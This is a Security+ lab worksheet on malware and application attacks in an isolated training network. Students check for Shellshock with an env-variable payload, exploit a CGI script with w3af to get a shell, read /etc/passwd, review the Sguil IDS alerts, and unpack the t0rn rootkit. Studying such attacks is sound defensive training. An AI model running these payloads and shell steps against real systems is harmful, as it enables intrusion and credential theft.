# Security+ Lab Series

# Lab 8: Analyze and Differentiate Types of Malware & Application Attacks

**Document Version: 2020-12-10**

# Contents



## Introduction


In this lab, you will be conducting vulnerability assessments using various tools and malware.

## Objectives

- Analyze indicators of compromise and determine the types of malware

## Lab Topology



## Lab Settings

The information in the table below will be needed to complete the lab. The task sections below provide details on the use of this information.

| Virtual Machine | IP Address | Account | Password |
|---|---|---|---|
| DVL | 10.1.1.10 /28 | root | toor |
| Kali | 203.0.113.2 /29 | root | toor |
| pfSense | eth0: 192.168.1.1 /24<br>eth1: 10.1.1.1 /28<br>eth2: 203.0.113.1 /29 | admin | pfsense |
| SecOnion | eth0: 192.168.1.6 /24 | soadmin | mypassword |
| | | root | mypassword |
| Ubuntu | 192.168.1.50 /24 | student | securepassword |
| | | root | securepassword |
| Win12R2 | 10.1.1.12 /28 | administrator | Train1ng$ |
| Win16 | 192.168.1.100 /24 | lab-user | Train1ng$ |
| | | Administrator | Train1ng$ |


  

# 1 Shellshock Vulnerability

## 1.1 Identifying the Shellshock Vulnerability

1. Launch the SecOnion virtual machine.
2. On the login screen, type `soadmin` as the username and `mypassword` as the password. Click Log In.


3. Once logged in, click the start button followed by clicking on Terminal Emulator to launch a new terminal.




4. Type the command below followed by pressing the Enter key. If prompted, enter `mypassword` for root privileges.


```
soadmin@Security-Onion:~$ sudo service nsm status
```

If nsm status reports back with all modules as OK, proceed to the next step. If not, then initiate the service nsm start/restart command.

5. Launch the Ubuntu virtual machine to access the graphical login screen.


6. Log in as `student` with `securepassword` as the password.




7. Open a terminal window by clicking on the terminal icon located in the left menu pane.

8. Let us identify first what version of bash is running on the Ubuntu system. In the terminal window, type the command below followed by pressing Enter.


```
student@Ubuntu:~$ echo $BASH_VERSION
```




Notice the system is running the 4.2.X family, which is susceptible to the Shellshock vulnerability.

9. Change to the /home/scripts directory.

```
student@Ubuntu:~$ cd /home/scripts/
```



10. Run the shellshock_test.sh script to run a vulnerability check on the current bash configuration for the Ubuntu system.

```
student@Ubuntu:/home/scripts$ ./shellshock_test.sh
```

```
student@Ubuntu:/home/scripts$ ./shellshock_test.sh
CVE-2014-6271 (original shellshock): VULNERABLE
./shellshock_test.sh: line 17:  2476 Segmentation fault      (core dumped) shell
shocker="() { x() { _;}; x() { _;} <<a; }" bash -c date 2> /dev/null
CVE-2014-6277 (segfault): VULNERABLE
CVE-2014-6278 (Florian's patch): VULNERABLE
CVE-2014-7169 (taviso bug): VULNERABLE
CVE-2014-7186 (redir_stack bug): not vulnerable
CVE-2014-7187 (nested loops off by one): not vulnerable
CVE-2014-//// (exploit 3 on http://shellshocker.net/): not vulnerable
student@Ubuntu:/home/scripts$
```

Notice the output given from the script. There is a total of four CVE vulnerabilities detected. If presented with a message stating that the bash application closed unexpectedly, uncheck the checkbox and click Continue.

11. Each of the vulnerabilities can be diagnosed by entering bash commands into the terminal. Test out the CVE-2014-6271 vulnerability manually. Type the command below followed by pressing Enter.

```
student@Ubuntu:/home/scripts$ env x='() { :;}; echo vulnerable' bash –c "echo
cve-2014-6271"
```

```
student@Ubuntu:/home/scripts$ env x='() { :;}; echo vulnerable' bash -c "echo cve-2014-6271"
vulnerable
cve-2014-6271
student@Ubuntu:/home/scripts$
```


If you receive the output above, your system is most likely vulnerable to shellshock.

## 1.2 Using w3af Exploit the Shellshock Vulnerability

1. Launch the Kali virtual machine to access the graphical login screen.
2. Log in as `root` with `toor` as the password.
3. Open the web browser by clicking on the Iceweasel icon located on the top left menu pane.

4. In the address bar, type the following: `http://192.168.1.50`. Press Enter.




5. Notice that the web server is up and running. Test to see if CGI is enabled on the web server. Type the following into the address bar: `http://192.168.1.50/cgi-bin/bashexample`. Press Enter. Notice the output given verifying that a bash CGI script is enabled on the web server.


6. While on the Kali system, open a new terminal window by clicking on the terminal icon located on the top menu pane.


7. While in the Terminal, change the state of the loopback network interface to an up state by entering the command below.

```
root@Kali-Attacker:~# ifconfig lo up
```


8. Verify that the loopback interface is now up.

```
root@Kali-Attacker:~# ifconfig
```

9. Change to the /opt/w3af directory.

```
root@Kali-Attacker:~# cd /opt/w3af
```


10. Initialize the w3af console application to exploit the CVE-2014-6271 vulnerability against the cgi-bin running on the Ubuntu's Apache web server. Type the command below and press Enter.

```
root@Kali-Attacker:/opt/w3af# ./w3af_console
```


**Please Note** If the w3af prompt does not appear immediately, wait 4-5 minutes until it appears.

11. Notice the command prompt change to w3af>>>. Load the plugins module by typing the command below followed by pressing the Enter key.

```
w3af>>> plugins
```


12. Notice the command prompt change to w3af/plugins>>>. Audit the shell_shock by typing the command below. Press Enter.

```
w3af/plugins>>> audit shell_shock
```


13. Go back to the main w3af>>> command prompt.

```
w3af/plugins>>> back
```

14. Go into the target module.

```
w3af>>> target
```

```
w3af>>> target
w3af/config:target>>>
```

15. Set the target to the following address: `http://192.168.1.50/cgi-bin/bashexample`. Type the command below followed by pressing Enter.

```
w3af/config:target>>> set target http://192.168.1.50/cgi-bin/bashexample
```

```
w3af/config:target>>> set target http://192.168.1.50/cgi-bin/bashexample
w3af/config:target>>>
```

16. Go back to the main w3af>>> command prompt.

```
w3af/config:target>>> back
```

```
w3af/config:target>>> back
The configuration has been saved.
w3af>>>
```

17. Start the vulnerability detection.

```
w3af>>> start
```

```
w3af>>> start
Shell shock was found at: "http://192.168.1.50/cgi-bin/bashexample", using HTTP
method GET. The modified header was: "User-Agent" and it's value was: "() { :;};
 echo "shellshock: check"". This vulnerability was found in the request with id
35.
Scan finished in 5 seconds.
Stopping the core...
w3af>>>
```

Notice that in the output above, a vulnerability was found with the request that was just made.

18. Go into the exploit module.

```
w3af>>> exploit
```

```
w3af>>> exploit
w3af/exploit>>>
```

19. Notice the prompt change. Initiate the os_commanding exploit.

```
w3af/exploit>>> exploit os_commanding
```

```
w3af/exploit>>> exploit os_commanding
os_commanding exploit plugin is starting.
Vulnerability successfully exploited. Generated shell object <os_commanding obje
ct (ruser: "www-data" | rsystem: "Linux Ubuntu 3.13.0-32-generic i686 GNU/Linux"
)>
Vulnerability successfully exploited. This is a list of available shells and pro
xies:
- [0] <os_commanding object (ruser: "www-data" | rsystem: "Linux Ubuntu 3.13.0-3
2-generic i686 GNU/Linux")>
Please use the interact command to interact with the shell objects.
w3af/exploit>>>
```

Notice the successful exploitation.

20. Type the command below to start an interaction with a shell ID of 0.

```
w3af/exploit>>> interact 0
```

```
w3af/exploit>>> interact 0
Execute "exit" to get out of the remote shell. Commands typed in this menu will
be run through the os_commanding shell.
w3af/exploit/os_commanding-0>>>
```

21. Notice the prompt change. We now should have shell access. Type the command below followed by pressing Enter.

```
w3af/exploit/os_commanding-0>>> e whoami
```

```
w3af/exploit/os_commanding-0>>> e whoami
www-data
w3af/exploit/os_commanding-0>>>
```

Notice that the username, www-data, is outputted.

22. Type the command below followed by pressing Enter to verify what directory we are currently viewing.

```
w3af/exploit/os_commanding-0>>> e pwd
```

```
w3af/exploit/os_commanding-0>>> e pwd
/var/www/cgi-bin
w3af/exploit/os_commanding-0>>>
```

Notice how we are in the public web server directory that stores the CGI file we just exploited.

23. List the root directory contents.

```
w3af/exploit/os_commanding-0>>> e ls –l /
```

```
w3af/exploit/os_commanding-0>>> e ls -l /
total 88
drwxr-xr-x   2 root root  4096 Mar 19  2015 bin
drwxr-xr-x   3 root root  4096 Apr 27  2015 boot
drwxr-xr-x   2 root root  4096 Jan 23  2015 cdrom
drwxr-xr-x  14 root root  4180 Jul 30 16:31 dev
drwxr-xr-x 144 root root 12288 Jul 30 16:40 etc
drwxr-xr-x   4 root root  4096 Apr  6  2015 home
lrwxrwxrwx   1 root root    33 Jan 23  2015 initrd.img -> boot/initrd.img-3.13.0
-32-generic
drwxr-xr-x  20 root root  4096 Jan 23  2015 lib
drwx------   2 root root 16384 Jan 23  2015 lost+found
drwxr-xr-x   3 root root  4096 Aug  7  2014 media
drwxr-xr-x   2 root root  4096 Apr 19  2012 mnt
drwxr-xr-x   3 root root  4096 Mar 18  2015 opt
dr-xr-xr-x 173 root root     0 Jul 30 16:31 proc
drwx------  13 root root  4096 Apr 27  2015 root
drwxr-xr-x  23 root root   880 Jul 30 17:05 run
```

24. View the contents of the /etc/passwd file on the remote system.

```
w3af/exploit/os_commanding-0>>> e cat /etc/passwd
```

```
w3af/exploit/os_commanding-0>>> e cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
```

25. Initiate a payload command to list all users on the system in a detailed table.

```
w3af/exploit/os_commanding-0>>> payload users
```

```
w3af/exploit/os_commanding-0>>> payload users
|-----------------------------------------------------------------------------|
| User              | Home directory              | Shell              | Descript
ion |
|-----------------------------------------------------------------------------|
| arpwatch          | /var/lib/arpwatch/          | /bin/sh            | ARP |
|                   |                             |                    | Watcher
|
| colord            | /var/lib/colord/            | /bin/false         | colord |
|                   |                             |                    | colour |
|                   |                             |                    | manageme
nt |
|                   |                             |                    | daemon |
| proftpd           | /var/run/proftpd/           | /bin/false         |      |
| lightdm           | /var/lib/lightdm/           | /bin/false         | Light |
|                   |                             |                    | Display
|
|                   |                             |                    | Manager
|
| sync              | /bin/                       | /bin/sync          | sync |
```

26. Type `exit` followed by pressing the Enter key.

```
w3af/exploit/os_commanding-0>>> exit
w3af/exploit>>>
```

27. Type `exit` once more followed by pressing Enter to exit out of the web application vulnerability scanner.

```
w3af/exploit>>> exit
w3af/exploit>>>
GPL inside.

root@Kali-Attacker:/opt/w3af#
```

28. Close all remaining open windows within the Kali system.


## 1.3 Analyzing NIDS Alerts

1. Change focus to the SecOnion viewer. If the login screen is present, type `soadmin` as the username and `mypassword` as the password. Click Log In.
2. While on the SecOnion system, double-click on the Sguil icon located on the Desktop.


3. Login with `soadmin` as the username and `mypassword` as the password. Click OK.


4. Click the Select All button to check all the interfaces and then click Start SGUIL.



5. Scroll down to the current date and look for the transaction between the Kali system (203.0.113.2) and the Ubuntu system (192.168.1.50). Right-click on the CNT column for that transaction and choose View Correlated Events.





| ST | CNT | Sensor | Alert ID | Date/Time | Src IP | SPort | Dst IP | DPort | Pr | Event Message |
|---|---|---|---|---|---|---|---|---|---|---|
| RT | 1 | security-... | 5.629 | 2018-07-24 20:21:46 | 203.0.113.2 | 59279 | 10.1.1.10 | 21 | 6 | GPL FTP shadow retriev... |
| RT | 3 | security-... | 1.28 | 2018-07-25 19:32:42 | 0.0.0.0 | | 0.0.0.0 | | 0 | [OSSEC] Received 0 pack... |
| RT | 12 | security-... | 3.179 | 2018-07-30 21:26:25 | 203.0.113.2 | 43754 | 192.168.1.50 | 80 | 6 | ET WEB_SERVER Possible... |
| RT | | | 7.2 | 2018-07-30 21:26:25 | 203.0.113.2 | 43754 | 192.168.1.50 | 80 | 6 | ET WEB_SERVER Possible... |
| RT | 11 | security-... | 3.180 | 2018-07-30 21:26:25 | 203.0.113.2 | 43754 | 192.168.1.50 | 80 | 6 | ET WEB_SERVER Possible... |
| RT | 27 | security-... | 7.3 | 2018-07-30 21:26:21 | 203.0.113.2 | 43754 | 192.168.1.50 | 80 | 6 | ET WEB_SERVER Possible... |
| RT | 1 | security-... | 7.26 | 2018-07-30 21:28:49 | 192.168.1.50 | 80 | 203.0.113.2 | 43769 | 6 | ET ATTACK_RESPONSE P... |
| RT | 1 | security-... | 3.187 | 2018-07-30 21:28:49 | 192.168.1.50 | 80 | 203.0.113.2 | 43769 | 6 | ET ATTACK_RESPONSE P... |
| RT | 1 | security-... | 5.634 | 2018-07-30 21:30:30 | 10.1.1.12 | 1160 | 192.168.1.100 | 445 | 6 | ET ATTACK_RESPONSE ... |
| RT | 1 | security-... | 5.635 | 2018-07-30 21:50:38 | 192.168.1.100 | 445 | 10.1.1.12 | 1160 | 6 | GPL EXPLOIT Microsoft ... |
| RT | 1 | security-... | 1.31 | 2018-07-30 21:51:30 | 0.0.0.0 | | 0.0.0.0 | | | [OSSEC] User login failed. |
| RT | 1 | security-... | 5.636 | 2018-07-30 21:56:30 | 10.1.1.12 | 1160 | 192.168.1.100 | 445 | 6 | ET POLICY Executable a... |

When trying to right-click, hold the mouse button and then move the mouse pointer over the selection you'd like to make with the release of the mouse button.

6. Notice a new tab open. Highlight the first event and check the checkbox next to Show Rule in the lower-right pane.




7. Notice in the populated rule pane that a CVE-2014-6271 Shellshock alert is posted.

# 2 Rootkit Vulnerabilities

## 2.1 Initiate T0rn Kit Rootkit

1. Change focus to the Kali viewer.
2. While on the Kali system, navigate to an open terminal window, if none is available open a new terminal.
3. Within the terminal window, change to the /home/malware directory.

```
root@Kali-Attacker:~# cd /home/malware
```

```
root@Kali-Attacker:~# cd /home/malware
root@Kali-Attacker:/home/malware#
```

4. While in this directory, uncompress the tk.tgz file.

This contains the t0rn rootkit; handle with caution.

```
root@Kali-Attacker:/home/malware# tar zxvf tk.tgz
```

```
root@Kali-Attacker:/home/malware# tar zxvf tk.tgz
tk/
tk/netstat
tk/dev/
tk/dev/.laddr
tk/dev/.llogz
tk/dev/.lproc
tk/dev/.lfile
tk/t0rns
tk/du
tk/ls
tk/t0rnsb
```

5. Change into the tk/ directory.

```
root@Kali-Attacker:/home/malware# cd tk/
```

```
root@Kali-Attacker:/home/malware# cd tk/
root@Kali-Attacker:/home/malware/tk#
```

6. View the files in the current directory to verify the contents of the tk.tgz file has been uncompressed.

```
root@Kali-Attacker:/home/malware/tk# ls -l
```

```
root@Kali-Attacker:/home/malware/tk# ls -l
total 684
drwxr-xr-x 2 root root   4096 Sep 13  2000 dev
-rwxr-xr-x 1 root root  22460 Aug 22  2000 du
-rwxr-xr-x 1 root root  57452 Aug 22  2000 find
-rwxr-xr-x 1 root root  32728 Aug 22  2000 ifconfig
-rwxr-xr-x 1 root root   6408 Aug 22  2000 in.fingerd
-rwxr-xr-x 1 root root   3964 Aug 22  2000 login
-rwxr-xr-x 1 root root  39484 Aug 22  2000 ls
-rwxr-xr-x 1 root root  53364 Aug 22  2000 netstat
-rwxr-xr-x 1 root bin    4568 Sep 13  2000 pg
-rwxr-xr-x 1 root root  31336 Aug 22  2000 ps
-rwxr-xr-x 1 root root  13184 Aug 22  2000 pstree
-rw-r--r-- 1 root root 100424 Aug 23  2000 ssh.tgz
-rwxr-xr-x 1 root root   1382 Jul 25  2000 sz
-rwxr-xr-x 1 root root   7877 Sep 13  2000 t0rn
-rwxr-xr-x 1 root root   7578 Aug 21  2000 t0rnp
-rwxr-xr-x 1 root root   6948 Aug 22  2000 t0rns
-rwxr-xr-x 1 root root   1345 Sep  9  1999 t0rnsb
-rwxr-xr-x 1 root root 266140 Jul 17  2000 top
-rw-r--r-- 1 root root   3095 Sep 13  2000 tornkit-README
-rw-r--r-- 1 root bin     197 Sep 13  2000 tornkit-TODO
```

7. To get a feel for how the t0rn kit operates, view the contents of the tornkit-README file.


```
root@Kali-Attacker:/home/malware/tk# cat tornkit-README
```

```
root@Kali-Attacker:/home/malware/tk# cat tornkit-README
   .---.
   l$$$$l        ------ [ design by j0hnny7 / zho-d0h ]----
   l$$$$l                                          .-.          .-.     .-.
   l$$$$l    .,g%T$$b%g,.   .,g%T$$$T%y,. .,g%T$T%y,.l$$$l     .-.       l$$$l
.glS$$$$Slyl$$$$'   '$$$$lg$$$T'   '$$$$ll$$$$' '$$$$l$$$l.,gdT$'l$$$l,gl$$$lp,.
l$$$$$$$$$$l$$$$    $$$$l$$$$$    '---'l$$$$   $$$$l$$$$T"~''  l$$$llll$$$llllll
'"lT$$$$Tl"l$$$$    $$$$l$$$$$         l$$$$   $$$$l$$$$Tbg.   l$$$l'"l$$$l"'
   l$$$$l  l$$$$.  ,$$$$l$$$$$         l$$$$   $$$$l$$$$l~"$Tp._l$$$l  l$$$l
   l$$$$l   ~"$TbggdT$"~ '---'         '---'   `---"---'   '---"---'  l$$$l
   l$$$$l   .,.   ::' there is no stopping, what can't be stopped... ''---'
   `$$$$Tbg.gdT$
     `--------'
             -----[ version 6.66 .. 2308200 .. torn@secret-service.co.uk ]----



-|  Ok a bit about the kit... Version based on lrk style trojans
-|  made up from latest linux sources .. special thanks to
-|  klttykat/j0hnny7 for this..

-|  First rootkit of its kind that is all precompiled and yet allows
-|  you to define a password.  password is stored in a external encrypted
```

